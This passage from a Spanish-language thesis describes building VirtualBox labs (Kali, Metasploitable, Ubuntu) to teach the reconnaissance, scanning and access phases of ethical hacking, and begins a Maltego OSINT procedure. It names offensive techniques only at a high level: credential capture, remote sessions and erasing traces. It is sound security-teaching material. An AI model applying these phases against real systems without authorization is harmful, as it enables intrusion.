Por otro lado, la prueba de penetración (*pentesting*) va más allá de la simple identificación de vulnerabilidades, al intentar explotarlas activamente para evaluar su impacto real sobre los sistemas objetivo. Este proceso incluye actividades como escalamiento de privilegios, acceso a información sensible y la implementación de mecanismos que simulan el mantenimiento del control sobre el sistema, con el fin de replicar un ataque realista. De esta manera, las pruebas de penetración permiten medir de manera concreta el riesgo asociado a cada hallazgo, priorizar acciones correctivas y fortalecer la resiliencia de la organización frente a amenazas externas e internas, complementando la visión general proporcionada por la evaluación de vulnerabilidades.

2.2.3 Fases del Hacking-Ético

El hacking ético consiste en la evaluación de la seguridad de sistemas, aplicaciones y redes de manera autorizada y controlada, siguiendo un procedimiento estructurado que facilita la identificación de vulnerabilidades y la valoración de riesgos antes de que puedan ser explotados por agentes malintencionados. Para asegurar su efectividad y cumplimiento legal, los profesionales en ciberseguridad aplican una serie de fases claramente definidas, que permiten

organizar las pruebas, optimizar recursos y obtener resultados de manera sistemática, garantizando que todas las áreas críticas sean evaluadas de forma integral. A continuación, se describen las fases del hacking ético (Möller, 2023) .

2.2.3.1 Reconocimiento

Consiste en la recolección sistemática de información sobre el objetivo, incluyendo direcciones IP, dominios, sistemas operativos, aplicaciones y servicios expuestos. Esta etapa puede ser de naturaleza pasiva o activa, utilizando tanto fuentes públicas (*OSINT*) como técnicas autorizadas de descubrimiento de infraestructura. El propósito principal es construir un mapa detallado del entorno que será evaluado, permitiendo planificar las fases posteriores sin ejecutar acciones que puedan comprometer la seguridad del sistema.

2.2.3.2 Escaneo y Enumeración

Se realiza después de recopilar la información inicial, e implica la ejecución de escaneos activos y pasivos para identificar puertos abiertos, servicios en ejecución, versiones de software y posibles vulnerabilidades. Durante la enumeración, se lleva a cabo un análisis detallado de la red y los sistemas, con el objetivo de descubrir cuentas de usuario, directorios accesibles, configuraciones débiles y otros recursos que podrían ser explotados en fases posteriores, obteniendo información crítica como nombres de computadoras, sistemas operativos y software instalado.

2.2.3.3 Obtener Acceso

Consiste en aprovechar las vulnerabilidades, debilidades o brechas de seguridad previamente identificadas durante las etapas de reconocimiento y escaneo. En esta etapa, los evaluadores pueden emplear diversos vectores de ataque, como redes de área local (cableadas o inalámbricas), acceso físico a los equipos o conexiones a través de Internet, entre otros. El objetivo principal es demostrar de manera controlada cómo un atacante podría comprometer el sistema, incluyendo el escalamiento de privilegios o el acceso a información sensible, sin generar daños reales a la infraestructura evaluada.

2.2.3.4 Post-Explotación

Se centra en las acciones realizadas tras obtener acceso a un sistema, con el objetivo de evaluar el alcance y el impacto del compromiso. En esta etapa, se analiza qué sistemas o datos han sido afectados, se documentan las vulnerabilidades explotadas y se determina cómo mitigar posibles daños. Además, se evalúa la persistencia del acceso, es decir, cómo un atacante podría mantener el control del sistema de manera prolongada. La información recopilada durante esta fase permite implementar medidas correctivas, parches y mejoras en los controles de acceso, fortaleciendo la seguridad del sistema y previniendo futuros incidentes.

2.2.3.5 Borrar Huellas

Esta fase el atacante erradica el rastro de alertas y advertencias de los sistemas afectados o los sistemas de alerta con los que trabaja el medio de la víctima consiste en eliminar cualquier rastro que pueda evidenciar un acceso no autorizado al sistema durante la ejecución de pruebas de seguridad. En el contexto del hacking ético, esta etapa se realiza con el propósito de mantener la integridad del sistema y garantizar que las pruebas no comprometan su funcionamiento ni introduzcan vulnerabilidades adicionales. Durante esta fase se consideran los sistemas de detección y monitoreo del entorno, asegurando que todas las acciones sean registradas y controladas, permitiendo identificar y corregir vulnerabilidades sin afectar la operación normal ni la trazabilidad de los eventos de seguridad.

2.2.4 Metodologías de pruebas de seguridad

Existen varias metodologías *Open Source,* que intentan de direccionar los requisitos de las pruebas de seguridad. La idea principal de aplicar una metodología durante pruebas es aplicar diferentes tipos de pruebas paso a paso, para juzgar con una alta precisión la seguridad de los sistemas. Entre estas metodologías se enumeran las siguientes:

Tabla 2.3 Resumen comparativo de metodologías de pruebas de seguridad.

Metodología	Descripción	Ventajas	Limitaciones	Ámbitos de aplicación
OSSTMM (Open Source Security Testing Methodology Manual)	Define canales de interacción (humanos, físicos, telecomunicaciones, datos y wireless) y mide parámetros de visibilidad, control y confianza, generando resultados reproducibles mediante el RAV (Risk Assessment Values). Su estructura se orienta a auditar tanto la infraestructura técnica como los procesos organizacionales (Herzog, 2010).	Permite obtener métricas objetivas y comparables; aplica un modelo estandarizado que abarca seguridad física y lógica.	Complejidad en la aplicación práctica; requiere experiencia y tiempo para calibrar los valores de medición.	Auditorías de seguridad integrales, evaluaciones de cumplimiento, entornos corporativos o institucionales con múltiples dominios de seguridad.
PTES (*Penetration Testing*	Estructura práctica en fases: 1) Interacciones previas al compromiso, 2) Recolección de inteligencia, 3) Modelado	Estructura clara y modular; facilita la planificación, documentación y	No cubre exhaustivamente las pruebas web o de aplicación; su	Consultorías profesionales, pruebas en redes empresariales, entornos de auditoría

Execution Standard)	de amenazas, 4) Análisis de vulnerabilidades, 5) Explotación, 6) Post-explotación, 7) Informe. Este enfoque guía al evaluador desde la definición del alcance hasta la entrega de resultados, promoviendo metodologías reproducibles y trazables (*The Penetration Testing Execution Standard*, s/f).	repetición de las pruebas; adaptable a distintos escenarios.	alcance se centra más en infraestructura.	técnica o certificaciones de seguridad.
OWASP Testing Guide	Centrada exclusivamente en aplicaciones web, se organiza en 14 categorías principales que incluyen pruebas de verificación, administración de inicio de sesión, aprobación de entradas, configuración, y lógica de negocio. Proporciona checklists detalladas para cada tipo de vulnerabilidad y un enfoque basado en riesgo alineado con el ciclo de desarrollo seguro (OWASP Foundation, 2007).	Profundidad técnica para aplicaciones web; ampliamente adoptada; excelente referencia para pruebas manuales y automatizadas.	Enfoque limitado a entornos web; no cubre infraestructura ni aspectos de red o físico.	Auditorías de aplicaciones web, pruebas de caja negra o gris en entornos de desarrollo, revisiones de seguridad de software.
ISSAF (Information Systems Security Assessment Framework)	Adopta una visión integral del proceso de evaluación de seguridad, combinando aspectos técnicos, organizacionales y legales. Divide su estructura en tres niveles: 1) Planeación y preparación, 2) Ejecución de pruebas técnicas (redes, aplicaciones, sistemas), y 3) Presentación de resultados con enfoque de gestión de	Cobertura multidimensional; útil para integrar la seguridad técnica con la gestión organizacional y los requisitos legales.	Extenso y menos actualizado; menor adopción comunitaria frente a PTES o OWASP.	Evaluaciones de seguridad corporativas, auditorías integrales, proyectos de cumplimiento de TI.

	riesgos. Incluye además lineamientos de documentación, gestión de evidencias y cumplimiento normativo (Rathore et al., 2006).			

2.2.5 Herramientas a utilizar

- **VirtualBox:** "Oracle VirtualBox es una aplicación de virtualización multiplataforma. Esto significa que amplía las capacidades de su equipo actual para que pueda ejecutar múltiples sistemas operativos en múltiples máquinas virtuales (VM) simultáneamente." (*About Oracle VirtualBox*, s/f) En la Figura 2.1 se muestra la pantalla de principal con máquinas virtuales.




Figura 2.1 Pantalla principal de Virtual Box.

Fuente: Autor

- **Kali Linux:** Es una distribución de Linux de código abierto basada en Debian destinada a la realización de pruebas de penetración avanzadas y auditorías de seguridad. Presenta herramientas, configuraciones y scripts con modificaciones específicas que permiten realizar tareas como análisis forense, ingeniería inversa y detección de vulnerabilidades (Kali Linux Documentation, s/f) . En la Figura 2.2 se muestra la pantalla de inicio de

kali Linux.



Figura 2.2. Pantalla de inicio de Kali Linux.

Fuente: Autor

- **Ubuntu:** Ofrece un entorno seguro para la gestión de sistemas y la protección de información, siendo ampliamente utilizado en entornos de seguridad informática y servidores. Incluye actualizaciones automáticas de seguridad, soporte para cortafuegos y herramientas de cifrado. Además, permite la instalación y uso de software de auditoría y pruebas de penetración, así como la configuración de entornos aislados mediante contenedores y máquinas virtuales, lo que lo convierte en una plataforma confiable tanto para la administración de infraestructuras como para la realización de evaluaciones de seguridad (*Enterprise open source support | Ubuntu*, s/f). En la Figura 2.3Figura 2.1 se muestra la pantalla de inicio de Ubuntu.




Figura 2.3 Pantalla de inicio de Ubuntu.

Fuente: Autor

- **Metasploit3:** Es una máquina virtual vulnerable diseñada intencionalmente para pruebas de explotación y entrenamiento en seguridad informática. Esta herramienta permite simular ataques utilizando Metasploit, facilitando el aprendizaje práctico en áreas como desarrollo de *exploits*, pruebas de software, entrevistas técnicas y competencias tipo CTF. A diferencia de versiones anteriores, Metasploitable 3 es de código abierto y se construye localmente mediante herramientas como *Packer* y *Vagrant*, lo que permite a la comunidad contribuir activamente a su evolución (Metasploit Documentation Penetration Testing Software, Pen Testing Security, s/f). En la Figura 2.4 se muestra la interfaz de comandos de metasploit3.




Figura 2.4 Pantalla de metaspolit3 con interfaz de comandos.

Fuente: Autor

2.2.6 Laboratorios de Hacking ético

A nivel internacional existen iniciativas que tienen años de experiencia en capacitación práctica en ciberseguridad. Por ejemplo, *SEED Labs* (*SEED Project*, 2002) de la Universidad de Siracusa, un conjunto de laboratorios abiertos que existen desde 2002 se han usado ampliamente en la educación superior para "aprender haciendo" en seguridad informática, seguridad en red, seguridad web y criptografía, soportados en máquinas virtuales y/o contenedores, y con materiales reutilizables .

En particular, para aplicaciones web, la fundación OWASP (OWASP Foundation, s/f) mantiene aplicaciones deliberadamente vulnerables como Mutillidae II y WebGoat como herramientas de enseñanza y evaluación de herramientas, con lecciones guiadas y fallas voluntarias para practicar las pruebas de intrusión y la validación de la entrada. y autenticación / autorización y lógica de negocio.

En el contexto ecuatoriano, los trabajos académicos sobre hacking ético han evidenciado un interés creciente por aplicar metodologías técnicas y de auditoría en entornos reales, fortaleciendo la cultura de ciberseguridad institucional. Por ejemplo, la tesis de Galarza (Galarza García, 2020) desarrolla una estrategia de evaluación de vulnerabilidades en el sistema de notas de instituciones educativas utilizando metodologías OWASP y OSSTMM, demostrando la existencia de falencias críticas en aplicaciones locales y proponiendo una guía práctica adaptada al contexto académico

nacional. De forma complementaria, el estudio de (Pico Cedeño, L. E., 2022) implementa pruebas de penetración controladas en infraestructuras universitarias bajo entornos virtuales Kali Linux y Metasploitable, con el objetivo de formar competencias técnicas en detección y mitigación de vulnerabilidades. En conjunto, ambas investigaciones confirman que en Ecuador el hacking ético ha pasado de ser un tema teórico para convertirse en una práctica formativa y aplicada en laboratorios universitarios, consolidando el uso de entornos controlados y metodologías internacionales para diagnosticar riesgos reales en sistemas locales y reforzar la enseñanza de la seguridad informática.

2.2.7 Medición de resultados esperados

La validación de los resultados se basa en la verificación técnica de cada etapa del hacking ético que se lleva a cabo en un entorno virtual controlado. La medición se realiza a través de la evidencia directa que se obtiene de las herramientas utilizadas, como Maltego, Nmap, Nessus, Wireshark y SET. Los informes generados por estas herramientas permiten verificar si se han cumplido los objetivos establecidos.

2.2.7.1 Fase de Reconocimiento.

Se considera logrado el objetivo cuando se obtiene un grafo funcional que relacione correctamente al menos tres tipos de entidades verificadas con fuentes OSINT. Grafo exportado en formato PDF y registro de transformadores utilizados

2.2.7.2 Fase de Escaneo y Enumeración.

El resultado se considera correcto si los reportes XML/HTML de Nmap reflejan coincidencias con la infraestructura simulada como el Número de hosts detectados en la red interna (comparado con la topología virtual configurada), Porcentaje de puertos abiertos identificados frente al total de puertos analizados e Identificación de servicios correlacionados con la base de datos de vulnerabilidades (CVE/NVD).

2.2.7.3 Fase de Obtener acceso

Se considera alcanzado el objetivo cuando se obtiene evidencia de explotación controlada sobre el sistema objetivo sin causar daños al entorno como la sesión remota mediante Metasploit o un exploit manual; captura de credenciales generada por SET/Bettercap en escenarios web o de envenenamiento de tráfico; y con la creación y lectura de un archivo de verificación en el sistema comprometido.

CAPÍTULO III

3. MARCO METODOLÓGICO

3.1 Descripción del área de estudio

El presente estudio se desarrolla en el campo de la ciberseguridad, específicamente en el desarrollo de entornos virtuales de prueba controlados para la identificación de vulnerabilidades en sistemas de información, mediante la aplicación de metodologías de hacking ético. Se enfocará en las tres primeras fases de Hacking Ético como son las de: (1) Reconocimiento, (2) Escaneo y numeración, (3) Obtención de acceso.

3.2 Enfoque y tipo de investigación

La investigación adopta un enfoque cuantitativo ya que se fundamenta en la recolección y análisis de vulnerabilidades relacionados con el desarrollo de entornos virtualizados. En cuanto al tipo de investigación, se clasifica como aplicada, ya que tiene como objetivo resolver un problema práctico. A su vez, se emplea un diseño experimental, donde se manipulan laboratorios diseñados para observar el comportamiento de las fases de hacking ético en diferentes situaciones.

3.3 Procedimiento de investigación

El proceso metodológico se desarrolla en las siguientes fases:

- **Crear escenarios virtuales:** Se construye entornos virtualizados considerando su compatibilidad, facilidad de integración y adopción generalizada en ámbitos académicos y profesionales utilizando herramientas como VirtualBox. Este Hipervisor se caracteriza por ser gratuito, multiplataforma y de código abierto, lo que facilita su instalación en distintos sistemas operativos sin restricciones de licencia, A diferencia de *VMware Workstation*, que ofrece mayor rendimiento empresarial, pero requiere licencias de pago, VirtualBox proporciona funcionalidades equivalentes para el contexto educativo implementando redes virtuales internas, garantizando un entorno seguro y reproducible para prácticas de hacking ético.

  En VirtualBox se configuran múltiples máquinas virtuales interconectadas a través de redes virtuales internas, simulando una infraestructura organizacional. Kali Linux es uno de ellos, este se selecciona como sistema atacante al ser reconocido en certificaciones internacionales como CompTIA PenTest+. Incluye más de seiscientas programas preinstalados para pentesting (Nmap, Metasploit, Burp Suite, Wireshark, SET, entre otras), lo que evita configuraciones adicionales. En comparación, *ParrotSec* o *BlackArch* ofrecen entornos similares, pero su enfoque se orienta más hacia la privacidad o la experimentación avanzada, presentando mayor complejidad para un entorno académico.

Se implementa otras máquinas virtuales como Metasploitable y Ubuntu, ambos configurados en redes internas de VirtualBox. Metasploitable es una máquina vulnerable diseñada para evaluar vulnerabilidades y realizar ejercicios de explotación de forma controlada. En contraste, Ubuntu LTS se eligió por su estabilidad, documentación extensa y similitud con entornos de servidores reales, facilitando la instalación de servicios (Apache, MySQL, PHP) y aplicaciones vulnerables como Mutillidae.

Esta configuración permite disponer de un entorno seguro y controlado para la ejecución de ataques éticos sin poner en riesgo sistemas reales.

- **Probar escenarios de ataques con Wireshark:** En los escenarios diseñados se realizan pruebas de ataque asociadas a las fases de reconocimiento, escaneo y obtención de acceso. Durante la ejecución de estas pruebas, se utiliza la herramienta Wireshark como analizador de tráfico de red debido a su interfaz gráfica y reconocimiento en el análisis de protocolos. Alternativas como tcpdump o tshark son eficaces en entornos de automatización, pero carecen de la capacidad visual necesaria para comprender los flujos de red en ejercicios prácticos de captura de credenciales.
- **Mensaje en el terminal:** Las acciones ejecutadas en las terminales de los sistemas generan respuestas que son observadas y analizadas. Se examina en detalle la salida de los comandos, con énfasis en mensajes de error, advertencias o respuestas del sistema, ya que estos elementos ofrecen indicios valiosos sobre posibles debilidades explotadas o configuraciones erróneas.
- **Hojas guías:** Se diseñan hojas guía detalladas que incluyen los objetivos de cada práctica, instrucciones paso a paso, comandos a ejecutar y configuraciones requeridas.
- **Registro de cuentas y contraseñas en OneDrive:** Se habilita un repositorio en la plataforma OneDrive para almacenar y gestionar de forma segura la información relevante de los laboratorios, como credenciales, configuraciones de red, direcciones IP y otros recursos necesarios. Esta medida permite un acceso ágil y controlado a los datos, garantizando la disponibilidad de la información durante las sesiones prácticas.

3.4 Indicadores de medición

Para el desarrollo de entornos virtuales controlados, Se evalúa de manera técnica mediante la correcta implementación y funcionamiento de las máquinas virtuales configuradas en VirtualBox, con sistemas operativos Kali Linux, Metasploitable3, Ubuntu y Windows Server 2008/10 (de ser el caso), interconectadas en una red interna simulada. Los indicadores necesarios para la correcta construcción y operatividad del laboratorio son:

- Número de máquinas virtuales conectadas,

- Configuración correcta del entorno virtual (asignación de IPs, modos de red, funcionamiento del DNS y servicios de red).
- Disponibilidad del laboratorio para ejecutar pruebas en las fases de reconocimiento, escaneo y explotación.

Esta información se documenta mediante capturas de pantalla, archivos de configuración y logs del hipervisor que evidencian cada configuración. Los archivos se almacenan en repositorios organizados por fase (OneDrive y respaldos locales), con nomenclatura controlada por fecha y número de práctica.

Para la identificación de vulnerabilidades en sistemas de información, se determina a partir de los resultados técnicos generados por las herramientas utilizadas en las tres primeras fases del hacking ético; para Reconocimiento, el uso de Maltego, CentralOps y DNSDumpster, cuyos resultados se validan por la cantidad y coherencia de entidades detectadas con las fuentes OSINT, para Escaneo y enumeración, el uso de Nmap y Wireshark, cuyos reportes en formatos XML y HTML se analizan para comparar la cantidad de hosts y servicios detectados respecto a la topología configurada, y para Obtención de acceso, el uso de Metasploit, Burp Suite, Nessus y SET, evalúan la explotación controlada de vulnerabilidades, acceso a sistemas y obtención de credenciales simuladas. Los indicadores para cada una de las fases son:

- Número de vulnerabilidades detectadas por cada herramienta (según los reportes XML/HTML de Nmap y Nessus).
- Clasificación de vulnerabilidades por nivel de severidad (informativas, bajas, medias, altas o críticas, conforme a CVSS).
- Cantidad de servicios y puertos expuestos identificados durante el escaneo activo.
- Existencia de accesos logrados o explotación validada.

Los resultados se documentan en formato digital (PDF, XML, HTML), exportados directamente desde las herramientas. Cada fase incluye su respectivo informe técnico, respaldado con capturas de Wireshark, salidas de terminal, gráficos de Maltego y reportes de Nessus. Los datos son organizados en carpetas por fase dentro del repositorio de laboratorio y referenciados en las figuras del Capítulo IV.

3.5 Validación de resultados

Para validar que los resultados obtenidos en las fases de Reconocimiento, Escaneo y Enumeración y Obtención de Acceso sean fiables y trazables, se realiza mediante procedimientos de estandarización, repetibilidad, validación cruzada y control de evidencias.

- Estandarización del entorno: Identificar la versión de cada máquina virtual y herramienta antes de cualquier ejercicio de cada fase de hacking ético.

- Topología documentada: Incluir diagrama de red, así como una tabla de direccionamiento Ip para cada fase de Hacking Ético.
- Criterios de entrada: Definir precondiciones por fase, como acceso a Internet y listas de dominios y conectividad interna entre máquinas virtuales.
- Validación cruzada de herramientas: Confirmar hallazgos críticos con una segunda herramienta. Un hallazgo se marca como "*confirmado"* si coincide en ambas fuentes en servicio y versión.
- Pruebas controladas en máquinas virtuales de referencia: utilizar máquinas virtuales intencionadamente vulnerables (Metasploitable, Mutillidae) como punto de referencia inicial esperado para validar la correcta configuración de las herramientas.
- Trazabilidad CVE/CVSS: Cada vulnerabilidad reportada debe ligarse a su CVE/NVD y contener vector CVSS.
- Evidencias mínimas por fases: para el Reconocimiento se presenta el grafo de Maltego en formato PDF, lista de transformadores y fuentes OSINT, para el Escaneo y Numeración se presenta el resumen de Nmap en formato XML/HTML y el reporte de Nessus que contiene el resumen del escaneo con el detalle por cada host, y finalmente en la fase de Obtener acceso se presenta los logs de explotación (Scripts).

3.6 Alcance y limitaciones

El estudio abarca las tres fases iniciales del hacking ético; Reconocimiento, Escaneo y Enumeración, y Obtención de Acceso. En la fase de Reconocimiento se recopila información pasiva, semi-pasiva y activa sobre el objetivo mediante técnicas OSINT. Durante la fase de Escaneo y Enumeración se identifican hosts, puertos y servicios expuestos y se obtienen detalles de versiones y configuraciones. Finalmente, en la fase de Obtención de Acceso se validan de forma controlada las vulnerabilidades detectadas mediante pruebas de explotación seguras y registradas, con el objetivo de confirmar la presencia de vectores de compromiso reproducibles.

Las pruebas se ejecutan en laboratorios virtuales controlados implementados con VirtualBox. Las máquinas virtuales utilizadas incluyen instancias de Kali Linux y Ubuntu para herramientas ofensivas y de análisis, sistemas vulnerables como Metasploitable para validar procedimientos, y plataformas Windows (Windows Server 2008 y Windows 10) para cubrir vectores propios de dicho ecosistema. Además, se emplean aplicaciones vulnerables de práctica, como Mutillidae, para ejercicios de explotación y validación en el ámbito de aplicaciones web.

El estudio se enfoca principalmente en entornos Linux y máquinas virtuales preconfiguradas; la cobertura práctica sobre sistemas Windows es limitada y no se incluyen pruebas sobre dispositivos móviles e IoT. Las herramientas empleadas dependen en gran medida de patrones específicos que identifican comportamientos, indicios de una vulnerabilidad, malware o servicio determinado y

detección por versión, por lo que no se garantiza la identificación de vulnerabilidades de día cero. Dado que todas las pruebas se realizan en un laboratorio virtual controlado, los resultados son representativos del entorno experimental y no son directamente compatibles a infraestructuras en producción.

Desde el punto de vista ético, no se ejecutarán pruebas contra sistemas reales sin la debida autorización explícita. La ingeniería social se limita a ejercicios simulados dentro del laboratorio y no se llevarán a cabo contra usuarios reales. Así mismo, el estudio no profundiza en actividades de Post-explotación.

3.7 Consideraciones bioéticas

La presente investigación se desarrolla en un ambiente controlado de virtualización, por lo tanto, no involucra seres humanos ni datos personales y no presenta riesgos bioéticos. No obstante, se respetan principios éticos fundamentales relacionados con la integridad académica, el uso adecuado de software y el reporte veraz de los resultados. Se utilizan únicamente entornos de prueba propios sin comprometer la seguridad o privacidad de terceros.

CAPITULO IV

4. RESULTADOS

Esta sección detalla los resultados obtenidos de las tres primeras fases de *hacking* ético: Reconocimiento, Escaneo y Enumeración, y Obtener acceso; utilizando entornos virtuales controlados y herramientas de tráfico de información para lograr un desarrollo práctico y adquirir habilidades de *pentesting*.

4.1 Implementación de ambientes virtualizados y práctica de laboratorio

Para la implementación de ambientes virtualizados para la primera etapa, que es de Reconocimiento, se considera la recopilación pasiva, recopilación semi-pasiva y recopilación activa de información. Para esto se opta por métodos que simulen el tráfico de red para obtención de información de un objetivo determinado.

Para la fase de escaneo se emplearon herramientas automatizadas para identificar hosts, puertos, servicios y versiones de software, y correlacionar estos datos con repositorios públicos de vulnerabilidades

Y por último, para la fase de obtención de acceso se emplearon técnicas de explotación controlada basadas en las vulnerabilidades detectadas durante el escaneo para validar de manera práctica el impacto de las debilidades identificadas en los sistemas, mediante la ejecución de exploits sobre servicios vulnerables, aplicaciones web y redes internas, además de establecer conexiones remotas.

4.1.1 Recopilación pasiva, semi-pasiva y activa de información.

4.1.1.1 Objetivos:

- Recopilar información del objetivo a través de fuentes públicas garantizando la discreción y evitando que las acciones sean detectadas.
- Recolectar información mediante métodos que simulen el tráfico de red y el comportamiento normal que suele recibir un objetivo determinado.
- Recopilar información a través de métodos que interactúan de manera directa con el objetivo

4.1.1.2 Escenario

La Figura 4.1 describe el escenario de la herramienta Maltego en la cual se va a obtener información de un objetivo determinado mediante fuentes públicas existentes en internet.

Maltego es una plataforma de investigación y análisis de enlaces orientada a la recolección y visualización de inteligencia de fuentes abiertas (OSINT). A partir de entidades como personas, dominios, direcciones IP, correos o perfiles sociales. Maltego realiza consultas automáticas a múltiples fuentes y construye grafos relacionales donde aparecen conexiones explícitas e implícitas entre los elementos investigados. Esta representación gráfica facilita identificar relaciones relevantes, patrones y rutas de investigación que serían difíciles de ver en listados planos (*Maltego Knowledge Base*, s/f).

4.1.1.3 RECONOCIMIENTO PASIVO



Figura 4.1 Escenario de uso de la herramienta Maltego.

Fuente: Autor

4.1.1.3.1 Procedimiento

En esta etapa se realiza la recolección de información pública del objetivo mediante técnicas de reconocimiento pasivo. Para ello, se emplea Kali Linux como entorno de trabajo principal y la herramienta Maltego como medio de análisis de inteligencia de fuentes abiertas. A demás se configura el entorno virtual con conectividad a Internet y se ejecutaron transformadores orientados a la identificación de relaciones entre personas, dominios, correo electrónico y perfiles públicos. Los resultados obtenidos se representaron gráficamente en un grafo de entidades, permitiendo visualizar las conexiones relevantes y consolidar los hallazgos en un informe técnico exportado en formato PDF, que servirá como base para las fases posteriores del proceso de auditoría ética.

- La máquina virtual Kali Linux es encendida y el adaptador de red es configurado para que tenga salida a internet. La Figura 4.2 muestra los ajustes del aparatado de red necesario para esta etapa de reconocimiento.




Figura 4.2. Configuración del adaptador de red.

Fuente: Autor

- Se inicializa un terminal para actualizar el repositorio de paquetes de Kali Linux y para la descarga de la última versión de Maltego mediante el Comando 4.1.

```
sudo apt update
sudo apt install maltego
```

Comando 4.1 Comandos para instalar Maltego.

- Al finalizar la instalación, se debe abrir el menú y buscar Maltego.
- Tras abrir la herramienta Maltego, se procede a la creación de una cuenta mediante el uso de una dirección de correo electrónico.
- Una vez completado el proceso de inicio de sesión, en la Figura 4.3 se presenta la pantalla principal de Maltego en la cual se encuentran disponibles los transformadores y la página de inicio.

